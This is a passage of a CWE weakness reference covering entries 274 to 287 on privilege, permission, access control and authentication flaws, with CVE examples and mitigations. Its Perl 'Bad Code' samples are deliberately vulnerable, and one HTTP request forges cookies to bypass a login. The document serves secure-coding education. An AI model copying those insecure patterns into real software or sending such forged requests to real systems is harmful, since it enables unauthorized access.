ChildOf	C	748	CERT C Secure Coding Section 50 - POSIX (POS)	734	870
ChildOf	G	754	Improper Check for Unusual or Exceptional Conditions	1000	874

Affected Resources

- System Process

Causal Nature

Explicit (an explicit weakness resulting from behavior of the developer)

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
CLASP		Failure to check whether privileges were dropped successfully
CERT C Secure Coding	POS37-C	Ensure that privilege relinquishment is successful

CWE-274: Improper Handling of Insufficient Privileges

Weakness ID: 274 (Weakness Base)

Status: Draft

Description

Summary

The software does not handle or incorrectly handles when it has insufficient privileges to perform an operation, leading to resultant weaknesses.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2001-1564	System limits are not properly enforced after privileges are dropped.
CVE-2005-1641	Does not give admin sufficient privileges to overcome otherwise legitimate user actions.
CVE-2005-3286	Firewall crashes when it can't read a critical memory block that was protected by a malicious process.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	265	Privilege / Sandbox Issues	699	353
ChildOf	B	269	Improper Privilege Management	1000	357
PeerOf	C	271	Privilege Dropping / Lowering Errors	1000	359
CanAlsoBe	B	280	Improper Handling of Insufficient Permissions or Privileges	1000	368
ChildOf	C	703	Failure to Handle Exceptional Conditions	1000	840

Relationship Notes

Overlaps dropped privileges, insufficient permissions.

This has a layering relationship with Unchecked Error Condition and Unchecked Return Value.

Theoretical Notes

Within the context of vulnerability theory, privileges and permissions are two sides of the same coin. Privileges are associated with actors, and permissions are associated with resources. To perform access control, at some point the software makes a decision about whether the actor (and the privileges that have been assigned to that actor) is allowed to access the resource (based on the permissions that have been specified for that resource).

Causal Nature

Explicit (an explicit weakness resulting from behavior of the developer)

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Insufficient privileges

Maintenance Notes

CWE-280 and CWE-274 are too similar. It is likely that CWE-274 will be deprecated in the future.

CWE-275: Permission Issues

Category ID: 275 (Category) Status: Draft

Description

Summary

Weaknesses in this category are related to improper assignment or handling of permissions.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	264	Permissions, Privileges, and Access Controls	699	352
ChildOf	C	632	Weaknesses that Affect Files or Directories	631	736
ChildOf	C	723	OWASP Top Ten 2004 Category A2 - Broken Access Control	711	851
ChildOf	C	731	OWASP Top Ten 2004 Category A10 - Insecure Configuration Management	711	855
RequiredBy	3	61	UNIX Symbolic Link (Symlink) Following	1000	66
ParentOf	V	276	Incorrect Default Permissions	699	365
ParentOf	V	277	Insecure Inherited Permissions	699	366
ParentOf	V	278	Insecure Preserved Inherited Permissions	699	367
ParentOf	V	279	Incorrect Execution-Assigned Permissions	699	367
ParentOf	B	280	Improper Handling of Insufficient Permissions or Privileges	699	368

Nature	Type	ID	Name	V	Page
ParentOf	B	281	Improper Preservation of Permissions	699	369
RequiredBy	3	426	Untrusted Search Path	1000	541
ParentOf	B	618	Exposed Unsafe ActiveX Method	699	725
ParentOf	3	689	Permission Race Condition During Resource Copy	699	810
ParentOf	G	732	Incorrect Permission Assignment for Critical Resource	699	856

Affected Resources

- File/Directory

Functional Areas

- File processing, non-specific.

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
PLOVER			Permission errors
OWASP Top Ten 2004	A2	CWE More Specific	Broken Access Control
OWASP Top Ten 2004	A10	CWE More Specific	Insecure Configuration Management

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
17	Accessing, Modifying or Executing Executable Files	
35	Leverage Executable Code in Nonexecutable Files	

CWE-276: Incorrect Default Permissions

Weakness ID: 276 (Weakness Variant)

Status: Draft

Description

Summary

The software, upon installation, sets incorrect permissions for an object that exposes it to an unintended actor.

Time of Introduction

- Architecture and Design
- Implementation
- Installation
- Operation

Applicable Platforms

Languages

- All

Likelihood of Exploit

Medium

Observed Examples

Reference	Description
CVE-1999-0426	Default permissions of a device allow IP spoofing.
CVE-2001-0497	Insecure permissions for a shared secret key file. Overlaps cryptographic problem.
CVE-2001-1550	World-writable log files allow information loss; world-readable file has cleartext passwords.
CVE-2002-1711	World-readable directory.
CVE-2002-1713	Home directories installed world-readable.
CVE-2002-1844	Windows product uses insecure permissions when installing on Solaris (genesis: port error).
CVE-2005-1941	Executables installed world-writable.

Potential Mitigations

Very carefully manage the setting, management and handling of permissions. Explicitly manage trust zones in the software.

Architecture and Design

Ensure that appropriate compartmentalization is built into the system design and that the compartmentalization serves to allow for and further reinforce privilege separation functionality. Architects and designers should rely on the principle of least privilege to decide when it is appropriate to use and to drop system privileges.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	275	Permission Issues	699	364
ChildOf	G	732	Incorrect Permission Assignment for Critical Resource	1000	856
ChildOf	C	743	CERT C Secure Coding Section 09 - Input Output (FIO)	734	867

Causal Nature**Implicit****Taxonomy Mappings**

Mapped Taxonomy Name	Node ID	Mapped Node Name
PLOVER		Insecure Default Permissions
CERT C Secure Coding	FIO06-C	Create files with appropriate access permissions

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
1	Accessing Functionality Not Properly Constrained by ACLs	
19	Embedding Scripts within Scripts	
81	Web Logs Tampering	

CWE-277: Insecure Inherited Permissions

Weakness ID: 277 (Weakness Variant)

Status: Draft

Description**Summary**

A product defines a set of insecure permissions that are inherited by objects that are created by the program.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Applicable Platforms**Languages**

- All

Observed Examples

Reference	Description
CVE-2002-1786	Insecure umask for core dumps [is the umask preserved or assigned?].
CVE-2005-1841	User's umask is used when creating temp files.

Potential Mitigations

Very carefully manage the setting, management and handling of permissions. Explicitly manage trust zones in the software.

Architecture and Design

Ensure that appropriate compartmentalization is built into the system design and that the compartmentalization serves to allow for and further reinforce privilege separation functionality. Architects and designers should rely on the principle of least privilege to decide when it is appropriate to use and to drop system privileges.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	275	Permission Issues	699	364

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		732	Incorrect Permission Assignment for Critical Resource	1000	856

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Insecure inherited permissions

CWE-278: Insecure Preserved Inherited Permissions

Weakness ID: 278 (Weakness Variant)

Status: Incomplete

Description

Summary

A product inherits a set of insecure permissions for an object, e.g. when copying from an archive file, without user awareness or involvement.

Time of Introduction

- Architecture and Design
- Operation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2005-1724	Does not obey specified permissions when exporting.

Potential Mitigations

Very carefully manage the setting, management and handling of permissions. Explicitly manage trust zones in the software.

Architecture and Design

Ensure that appropriate compartmentalization is built into the system design and that the compartmentalization serves to allow for and further reinforce privilege separation functionality. Architects and designers should rely on the principle of least privilege to decide when it is appropriate to use and to drop system privileges.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		275	Permission Issues	699	364
ChildOf		732	Incorrect Permission Assignment for Critical Resource	1000	856

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Insecure preserved inherited permissions

CWE-279: Incorrect Execution-Assigned Permissions

Weakness ID: 279 (Weakness Variant)

Status: Draft

Description

Summary

While it is executing, the software sets the permissions of an object in a way that violates the intended permissions that have been specified by the user.

Time of Introduction

- Architecture and Design
- Operation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2002-0265	Log files opened read/write.
CVE-2002-1694	Log files opened read/write.
CVE-2003-0876	Log files opened read/write.

Potential Mitigations

Very carefully manage the setting, management and handling of permissions. Explicitly manage trust zones in the software.

Architecture and Design

Ensure that appropriate compartmentalization is built into the system design and that the compartmentalization serves to allow for and further reinforce privilege separation functionality. Architects and designers should rely on the principle of least privilege to decide when it is appropriate to use and to drop system privileges.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	275	Permission Issues	699	364
ChildOf	G	732	Incorrect Permission Assignment for Critical Resource	1000	856
ChildOf	C	743	CERT C Secure Coding Section 09 - Input Output (FIO)	734	867

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
PLOVER		Insecure execution-assigned permissions
CERT C Secure Coding	FIO06-C	Create files with appropriate access permissions

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
19	Embedding Scripts within Scripts	
81	Web Logs Tampering	

CWE-280: Improper Handling of Insufficient Permissions or Privileges

Weakness ID: 280 (Weakness Base)

Status: Draft

Description

Summary

The application does not handle or incorrectly handles when it has insufficient privileges to access resources or functionality as specified by their permissions. This may cause it to follow unexpected code paths that may leave the application in an invalid state.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2003-0501	Special file system allows attackers to prevent ownership/permission change of certain entries by opening the entries before calling a setuid program.
CVE-2004-0148	FTP server places a user in the root directory when the user's permissions prevent access to his/her own home directory.

Potential Mitigations

Very carefully manage the setting, management and handling of permissions. Explicitly manage trust zones in the software.

Architecture and Design

Ensure that appropriate compartmentalization is built into the system design and that the compartmentalization serves to allow for and further reinforce privilege separation functionality. Architects and designers should rely on the principle of least privilege to decide when it is appropriate to use and to drop system privileges, but they should also plan for cases in which those privileges might fail.

Implementation

Always check to see if you have successfully accessed a resource or system functionality, and use proper error handling if it is unsuccessful. Do this even when you are operating in a highly privileged mode, because errors or environmental conditions might still cause a failure. For example, environments with highly granular permissions/privilege models, such as Windows or Linux capabilities, can cause unexpected failures.

Relationships

Nature	Type	ID	Name	✓	Page
ChildOf		275	Permission Issues	699	364
ChildOf		703	Failure to Handle Exceptional Conditions	1000	840
CanAlsoBe		274	Improper Handling of Insufficient Privileges	1000	363
PeerOf		636	Not Failing Securely ('Failing Open')	1000	739

Relationship Notes

This can be both primary and resultant. When primary, it can expose a variety of weaknesses because a resource might not have the expected state, and subsequent operations might fail. It is often resultant from Unchecked Error Condition (CWE-391).

Research Gaps

This type of issue is under-studied, since researchers often concentrate on whether an object has too many permissions, instead of not enough. These weaknesses are likely to appear in environments with fine-grained models for permissions and privileges, which can include operating systems and other large-scale software packages. However, even highly simplistic permission/privilege models are likely to contain these issues if the developer has not considered the possibility of access failure.

Theoretical Notes

Within the context of vulnerability theory, privileges and permissions are two sides of the same coin. Privileges are associated with actors, and permissions are associated with resources. To perform access control, at some point the software makes a decision about whether the actor (and the privileges that have been assigned to that actor) is allowed to access the resource (based on the permissions that have been specified for that resource).

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
PLOVER		Fails poorly due to insufficient permissions
WASC	17	Improper Filesystem Permissions

Maintenance Notes

CWE-280 and CWE-274 are too similar.

CWE-281: Improper Preservation of Permissions

Weakness ID: 281 (Weakness Base)

Status: Draft

Description

Summary

The software does not preserve permissions or incorrectly preserves permissions when copying, restoring, or sharing objects, which can cause them to have less restrictive permissions than intended.

Time of Introduction

- Architecture and Design
- Implementation

- Operation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2001-0195	File is made world-readable when being cloned.
CVE-2001-1515	Automatic modification of permissions inherited from another file system.
CVE-2005-1920	Permissions on backup file are created with defaults, possibly less secure than original file.
SUNALERT:27807	

Weakness Ordinalities

Resultant (where the weakness is typically related to the presence of some other weaknesses)

This is resultant from errors that prevent the permissions from being preserved.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	275	Permission Issues	699	364
ChildOf	G	732	Incorrect Permission Assignment for Critical Resource	1000	856

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Permission preservation failure

CWE-282: Improper Ownership Management

Weakness ID: 282 (Weakness Class) **Status:** Draft

Description

Summary

The software assigns the wrong ownership, or does not properly verify the ownership, of an object or resource.

Time of Introduction

- Architecture and Design

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-1999-1125	Program runs setuid root but relies on a configuration file owned by a non-root user.

Potential Mitigations

Architecture and Design

Operation

Very carefully manage the setting, management, and handling of privileges. Explicitly manage trust zones in the software.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	264	Permissions, Privileges, and Access Controls	699	352
ChildOf	C	632	Weaknesses that Affect Files or Directories	631	736
ChildOf	G	664	Improper Control of a Resource Through its Lifetime	1000	777
ParentOf	B	283	Unverified Ownership	699	371
ParentOf	B	708	Incorrect Ownership Assignment	1000	843

Affected Resources

- File/Directory

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Ownership errors

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
17	Accessing, Modifying or Executing Executable Files	
35	Leverage Executable Code in Nonexecutable Files	

Maintenance Notes

The relationships between privileges, permissions, and actors (e.g. users and groups) need further refinement within the Research view. One complication is that these concepts apply to two different pillars, related to control of resources (CWE-664) and protection mechanism failures (CWE-396).

CWE-283: Unverified Ownership

Weakness ID: 283 (Weakness Base) Status: Draft

Description

Summary

The software does not properly verify that a critical resource is owned by the proper entity.

Time of Introduction

- Architecture and Design

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2001-0178	Program does not verify the owner of a UNIX socket that is used for sending a password.
CVE-2004-2012	Owner of special device not checked, allowing root.

Potential Mitigations

Architecture and Design

Operation

Very carefully manage the setting, management, and handling of privileges. Explicitly manage trust zones in the software.

Consider following the principle of separation of privilege. Require multiple conditions to be met before permitting access to a system resource.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
CanAlsoBe		264	Permissions, Privileges, and Access Controls	1000	352
ChildOf		282	Improper Ownership Management	699 1000	370
CanAlsoBe		345	Insufficient Verification of Data Authenticity	1000	444
ChildOf		703	Failure to Handle Exceptional Conditions	1000	840
ChildOf		723	OWASP Top Ten 2004 Category A2 - Broken Access Control	711	851

Relationship Notes

This overlaps insufficient comparison, verification errors, permissions, and privileges.

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Unverified Ownership

CWE-284: Access Control (Authorization) Issues

Weakness ID: 284 (Weakness Class) Status: Incomplete

Description

Summary

Improper administration of the permissions to the users of a system can result in unintended access to sensitive files.

Alternate Terms

Authorization

The terms "authorization" and "access control" seem to be used interchangeably.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Potential Mitigations

Architecture and Design

Operation

Very carefully manage the setting, management, and handling of privileges. Explicitly manage trust zones in the software.

Architecture and Design

Ensure that appropriate compartmentalization is built into the system design and that the compartmentalization serves to allow for and further reinforce privilege separation functionality. Architects and designers should rely on the principle of least privilege to decide when it is appropriate to use and to drop system privileges.

Background Details

An access control list (ACL) represents who/what has permissions to a given object. Different operating systems implement (ACLs) in different ways. In UNIX, there are three types of permissions: read, write, and execute. Users are divided into three classes for file access: owner, group owner, and all other users where each class has a separate set of rights. In Windows NT, there are four basic types of permissions for files: "No access", "Read access", "Change access", and "Full control". Windows NT extends the concept of three types of users in UNIX to include a list of users and groups along with their associated permissions. A user can create an object (file) and assign specified permissions to that object.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		264	Permissions, Privileges, and Access Controls	699	352
ChildOf		632	Weaknesses that Affect Files or Directories	631	736
ChildOf		693	Protection Mechanism Failure	1000	814
ChildOf		723	OWASP Top Ten 2004 Category A2 - Broken Access Control	711	851
ParentOf		285	<i>Improper Access Control (Authorization)</i>	699 1000	373
ParentOf		639	<i>Access Control Bypass Through User-Controlled Key</i>	699 1000	744
ParentOf		647	<i>Use of Non-Canonical URL Paths for Authorization Decisions</i>	699 1000	755
ParentOf		782	<i>Exposed IOCTL with Insufficient Access Control</i>	699	915

Affected Resources

- File/Directory

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
PLOVER		Access Control List (ACL) errors
WASC	2	Insufficient Authorization

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
19	Embedding Scripts within Scripts	

References

[REF-11] M. Howard and D. LeBlanc. "Writing Secure Code". Chapter 6, "Determining Appropriate Access Control" Page 171. 2nd Edition. Microsoft. 2002.

Maintenance Notes

The name of this item implies that it is a category for general access control / authorization issues, although the description is limited to permissions.

This item needs more work. Possible sub-categories include:

- * Trusted group includes undesired entities
- * Group can perform undesired actions
- * ACL parse error does not fail closed

CWE-285: Improper Access Control (Authorization)**Weakness ID:** 285 (*Weakness Class*)**Status:** Draft**Description****Summary**

The software does not perform or incorrectly performs access control checks across all potential execution paths.

Extended Description

When access control checks are not applied consistently - or not at all - users are able to access data or perform actions that they should not be allowed to perform. This can lead to a wide range of problems, including information exposures, denial of service, and arbitrary code execution.

Alternate Terms**AuthZ**

"AuthZ" is typically used as an abbreviation of "authorization" within the web application security community. It is also distinct from "AuthC," which is an abbreviation of "authentication." The use of "Auth" as an abbreviation is discouraged, since it could be used for either authentication or authorization.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Applicable Platforms**Languages**

- Language-independent

Technology Classes

- Web-Server (*Often*)
- Database-Server (*Often*)

Modes of Introduction

A developer may introduce authorization weaknesses because of a lack of understanding about the underlying technologies. For example, a developer may assume that attackers cannot modify certain inputs such as headers or cookies.

Authorization weaknesses may arise when a single-user application is ported to a multi-user environment.

Common Consequences**Confidentiality****Read application data****Read files or directories**

An attacker could read sensitive data, either by reading the data directly from a data store that is not properly restricted, or by accessing insufficiently-protected, privileged functionality to read the data.

Integrity

Modify application data

Modify files or directories

An attacker could modify sensitive data, either by writing the data directly to a data store that is not properly restricted, or by accessing insufficiently-protected, privileged functionality to write the data.

Integrity

Gain privileges / assume identity

An attacker could gain privileges by modifying or reading critical data directly, or by accessing insufficiently-protected, privileged functionality.

Likelihood of Exploit

High

Detection Methods

Automated Static Analysis

Limited

Automated static analysis is useful for detecting commonly-used idioms for authorization. A tool may be able to analyze related configuration files, such as .htaccess in Apache web servers, or detect the usage of commonly-used authorization libraries.

Generally, automated static analysis tools have difficulty detecting custom authorization schemes. In addition, the software's design may include some functionality that is accessible to any user and does not require an authorization check; an automated technique that detects the absence of authorization may report false positives.

Automated Dynamic Analysis

Automated dynamic analysis may find many or all possible interfaces that do not require authorization, but manual analysis is required to determine if the lack of authorization violates business logic

Manual Analysis

Moderate

This weakness can be detected using tools and techniques that require manual (human) analysis, such as penetration testing, threat modeling, and interactive tools that allow the tester to record and modify an active session.

Specifically, manual static analysis is useful for evaluating the correctness of custom authorization mechanisms.

These may be more effective than strictly automated techniques. This is especially the case with weaknesses that are related to design and business rules. However, manual efforts might not achieve desired code coverage within limited time constraints.

Demonstrative Examples

The following program could be part of a bulletin board system that allows users to send private messages to each other. This program intends to authenticate the user before deciding whether a private message should be displayed. Assume that `LookupMessageObject()` ensures that the `$id` argument is numeric, constructs a filename based on that id, and reads the message details from that file. Also assume that the program stores all private messages for all users in the same directory.

Perl Example:

Bad Code

```
sub DisplayPrivateMessage {
    my($id) = @_;
    my $Message = LookupMessageObject($id);
    print "From: " . encodeHTML($Message->{from}) . "<br>\n";
    print "Subject: " . encodeHTML($Message->{subject}) . "\n";
    print "<hr>\n";
    print "Body: " . encodeHTML($Message->{body}) . "\n";
}
my $q = new CGI;
# For purposes of this example, assume that CWE-309 and
# CWE-523 do not apply.
```



```

if (! AuthenticateUser($q->param('username'), $q->param('password'))) {
    ExitError("invalid username or password");
}
my $id = $q->param('id');
DisplayPrivateMessage($id);

```

While the program properly exits if authentication fails, it does not ensure that the message is addressed to the user. As a result, an authenticated attacker could provide any arbitrary identifier and read private messages that were intended for other users.

One way to avoid this problem would be to ensure that the "to" field in the message object matches the username of the authenticated user.

Observed Examples

Reference	Description
CVE-2001-1155	Chain: product does not properly check the result of a reverse DNS lookup because of operator precedence (CWE-783), allowing bypass of DNS-based access restrictions.
CVE-2005-2801	Chain: file-system code performs an incorrect comparison (CWE-697), preventing defaults ACLs from being properly applied.
CVE-2005-3623	OS kernel does not check for a certain privilege before setting ACLs for files.
CVE-2006-6679	Product relies on the X-Forwarded-For HTTP header for authorization, allowing unintended access by spoofing the header.
CVE-2007-2925	Default ACL list for a DNS server does not set certain ACLs, allowing unauthorized DNS queries.
CVE-2008-3424	Chain: product does not properly handle wildcards in an authorization policy list, allowing unintended access.
CVE-2008-4577	ACL-based protection mechanism treats negative access rights as if they are positive, allowing bypass of intended restrictions.
CVE-2008-5027	System monitoring software allows users to bypass authorization by creating custom forms.
CVE-2008-6123	Chain: SNMP product does not properly parse a configuration option for which hosts are allowed to connect, allowing unauthorized IP addresses to connect.
CVE-2008-6548	Product does not check the ACL of a page accessed using an "include" directive, allowing attackers to read unauthorized files.
CVE-2008-7109	Chain: reliance on client-side security (CWE-602) allows attackers to bypass authorization using a custom client.
CVE-2009-0034	Chain: product does not properly interpret a configuration option for a system group, allowing users to gain privileges.
CVE-2009-2213	Gateway uses default "Allow" configuration for its authorization settings.
CVE-2009-2282	Terminal server does not check authorization for guest access.
CVE-2009-2960	Web application does not restrict access to admin scripts, allowing authenticated users to modify passwords of other users.
CVE-2009-3168	Web application does not restrict access to admin scripts, allowing authenticated users to reset administrative passwords.
CVE-2009-3230	Database server does not use appropriate privileges for certain sensitive operations.
CVE-2009-3597	Web application stores database file under the web root with insufficient access control (CWE-219), allowing direct request.
CVE-2009-3781	Content management system does not check access permissions for private files, allowing others to view those files.

Potential Mitigations

Architecture and Design

Divide your application into anonymous, normal, privileged, and administrative areas. Reduce the attack surface by carefully mapping roles with data and functionality. Use role-based access control (RBAC) to enforce the roles at the appropriate boundaries.

Note that this approach may not protect against horizontal authorization, i.e., it will not protect a user from attacking others with the same role.

Architecture and Design

Ensure that you perform access control checks related to your business logic. These checks may be different than the access control checks that you apply to more generic resources such as files, connections, processes, memory, and database records. For example, a database may restrict access for medical records to a specific database user, but each record might only be intended to be accessible to the patient and the patient's doctor.

Architecture and Design**Libraries or Frameworks**

Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

For example, consider using authorization frameworks such as the JAAS Authorization Framework and the OWASP ESAPI Access Control feature.

Architecture and Design













For web applications, make sure that the access control mechanism is enforced correctly at the server side on every page. Users should not be able to access any unauthorized functionality or information by simply requesting direct access to that page.

One way to do this is to ensure that all pages containing sensitive information are not cached, and that all such pages restrict access to requests that are accompanied by an active and authenticated session token associated with a user who has the required permissions to access that page.

System Configuration**Installation**

Use the access control capabilities of your operating system and server environment and define your access control lists accordingly. Use a "default deny" policy when defining these ACLs.

Relationships

Nature	Type	ID	Name		Page
ChildOf		254	Security Features	700	340
ChildOf		284	Access Control (Authorization) Issues	699 1000	371
ChildOf		721	OWASP Top Ten 2007 Category A10 - Failure to Restrict URL Access	629	850
ChildOf		723	OWASP Top Ten 2004 Category A2 - Broken Access Control	711	851
ChildOf		753	2009 Top 25 - Porous Defenses	750	874
ChildOf		803	2010 Top 25 - Porous Defenses	800	936
ChildOf		817	OWASP Top Ten 2010 Category A8 - Failure to Restrict URL Access	809	950
ParentOf		219	<i>Sensitive Data Under Web Root</i>	1000	308
ParentOf		551	<i>Incorrect Behavior Order: Authorization Before Parsing and Canonicalization</i>	699 1000	663
ParentOf		638	<i>Failure to Use Complete Mediation</i>	1000	742
ParentOf		804	<i>Guessable CAPTCHA</i>	699 1000	937

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
7 Pernicious Kingdoms			Missing Access Control
OWASP Top Ten 2007	A10	CWE More Specific	Failure to Restrict URL Access
OWASP Top Ten 2004	A2	CWE More Specific	Broken Access Control

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
1	Accessing Functionality Not Properly Constrained by ACLs	
13	Subverting Environment Variable Values	
17	Accessing, Modifying or Executing Executable Files	
39	Manipulating Opaque Client-based Data Tokens	
45	Buffer Overflow via Symbolic Links	

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
51	Poison Web Service Registry	
59	Session Credential Falsification through Prediction	
60	Reusing Session IDs (aka Session Replay)	
76	Manipulating Input to File System Calls	
77	Manipulating User-Controlled Variables	
87	Forceful Browsing	
104	Cross Zone Scripting	

References

- NIST. "Role Based Access Control and Role Based Security". < <http://csrc.nist.gov/groups/SNS/rbac/> >.
- [REF-11] M. Howard and D. LeBlanc. "Writing Secure Code". Chapter 4, "Authorization" Page 114; Chapter 6, "Determining Appropriate Access Control" Page 171. 2nd Edition. Microsoft. 2002.
- Frank Kim. "Top 25 Series - Rank 5 - Improper Access Control (Authorization)". SANS Software Security Institute. 2010-03-04. < <http://blogs.sans.org/appsecstreetfighter/2010/03/04/top-25-series-rank-5-improper-access-control-authorization/> >.

CWE-286: Incorrect User Management

Weakness ID: 286 (*Weakness Class*) **Status:** Incomplete

Description

Summary

The software does not properly manage a user within its environment.

Extended Description

Users can be assigned to the wrong group (class) of permissions resulting in unintended access rights to sensitive objects.

Time of Introduction




- Architecture and Design
- Implementation
- Operation

Applicable Platforms

Languages

- All

Relationships

Nature	Type	ID	Name	✓	Page
ChildOf		264	Permissions, Privileges, and Access Controls	699	352
ChildOf		664	Improper Control of a Resource Through its Lifetime	1000	777
CanAlsoBe		266	Incorrect Privilege Assignment	1000	353

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	User management errors

Maintenance Notes

The relationships between privileges, permissions, and actors (e.g. users and groups) need further refinement within the Research view. One complication is that these concepts apply to two different pillars, related to control of resources (CWE-664) and protection mechanism failures (CWE-396).

This item needs more work. Possible sub-categories include: user in wrong group, and user with insecure profile or "configuration". It also might be better expressed as a category than a weakness.

CWE-287: Improper Authentication

Weakness ID: 287 (*Weakness Class*) **Status:** Draft

Description

Summary

When an actor claims to have a given identity, the software does not prove or insufficiently proves that the claim is correct.

Alternate Terms

authentication

An alternate term is "authentification", which appears to be most commonly used by people from non-English-speaking countries.

AuthC

"AuthC" is typically used as an abbreviation of "authentication" within the web application security community. It is also distinct from "AuthZ," which is an abbreviation of "authorization." The use of "Auth" as an abbreviation is discouraged, since it could be used for either authentication or authorization.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- Language-independent

Common Consequences

Integrity

Access Control

This weakness can lead to the exposure of resources or functionality to unintended actors, possibly providing attackers with sensitive information or even execute arbitrary code.

Likelihood of Exploit

Medium to High

Detection Methods

Automated Static Analysis

Limited

Automated static analysis is useful for detecting certain types of authentication. A tool may be able to analyze related configuration files, such as .htaccess in Apache web servers, or detect the usage of commonly-used authentication libraries.

Generally, automated static analysis tools have difficulty detecting custom authentication schemes. In addition, the software's design may include some functionality that is accessible to any user and does not require an established identity; an automated technique that detects the absence of authentication may report false positives.

Manual Static Analysis

High

This weakness can be detected using tools and techniques that require manual (human) analysis, such as penetration testing, threat modeling, and interactive tools that allow the tester to record and modify an active session.

Manual static analysis is useful for evaluating the correctness of custom authentication mechanisms.

These may be more effective than strictly automated techniques. This is especially the case with weaknesses that are related to design and business rules.

Demonstrative Examples

Example 1:

The following code intends to ensure that the user is already logged in. If not, the code performs authentication with the user-provided username and password. If successful, it sets the loggedin and user cookies to "remember" that the user has already logged in. Finally, the code performs administrator tasks if the logged-in user has the "Administrator" username, as recorded in the user cookie.

Perl Example:

Bad Code

```
my $q = new CGI;
if ($q->cookie('loggedin') ne "true") {
```

```

if (! AuthenticateUser($q->param('username'), $q->param('password'))) {
    ExitError("Error: you need to log in first");
}
else {
    # Set loggedin and user cookies.
    $q->cookie(
        -name => 'loggedin',
        -value => 'true'
    );
    $q->cookie(
        -name => 'user',
        -value => $q->param('username')
    );
}
}
if ($q->cookie('user') eq "Administrator") {
    DoAdministratorTasks();
}
    
```

Unfortunately, this code can be bypassed. The attacker can set the cookies independently so that the code does not check the username and password. The attacker could do this with an HTTP request containing headers such as:

Attack

```

GET /cgi-bin/vulnerable.cgi HTTP/1.1
Cookie: user=Administrator
Cookie: loggedin=true
[body of request]
    
```

By setting the loggedin cookie to "true", the attacker bypasses the entire authentication check. By using the "Administrator" value in the user cookie, the attacker also gains privileges to administer the software.

Example 2:

In January 2009, an attacker was able to gain administrator access to a Twitter server because the server did not restrict the number of login attempts. The attacker targeted a member of Twitter's support team and was able to successfully guess the member's password using a brute force with a large number of common words. Once the attacker gained access as the member of the support staff, he used the administrator panel to gain access to 33 accounts that belonged to celebrities and politicians. Ultimately, fake Twitter messages were sent that appeared to come from the compromised accounts.

References

Kim Zetter. "Weak Password Brings 'Happiness' to Twitter Hacker". 2009-01-09. < <http://www.wired.com/threatlevel/2009/01/professed-twitt/> >.

Observed Examples

Reference	Description
CVE-2005-0408	chain: product generates predictable MD5 hashes using a constant value combined with username, allowing authentication bypass.
CVE-2005-3435	product authentication succeeds if user-provided MD5 hash matches the hash in its database; this can be subjected to replay attacks.
CVE-2009-1048	VOIP product allows authentication bypass using 127.0.0.1 in the Host header.
CVE-2009-1596	product does not properly implement a security-related configuration setting, allowing authentication bypass.
CVE-2009-2168	chain: redirect without exit (CWE-698) leads to resultant authentication bypass.
CVE-2009-2213	product uses default "Allow" action, instead of default deny, leading to authentication bypass.
CVE-2009-2382	admin script allows authentication bypass by setting a cookie value to "LOGGEDIN".
CVE-2009-2422	authentication routine returns "nil" instead of "false" in some situations, allowing authentication bypass using an invalid username.
CVE-2009-3107	product does not restrict access to a listening port for a critical service, allowing authentication to be bypassed.
CVE-2009-3231	use of LDAP authentication with anonymous binds causes empty password to result in successful authentication

Reference	Description
CVE-2009-3232	authentication update script does not properly handle when admin does not select any authentication modules, allowing authentication bypass.
CVE-2009-3421	login script for guestbook allows bypassing authentication by setting a "login_ok" parameter to 1.

Potential Mitigations

Architecture and Design

Libraries or Frameworks

Use an authentication framework or library such as the OWASP ESAPI Authentication feature.

Relationships

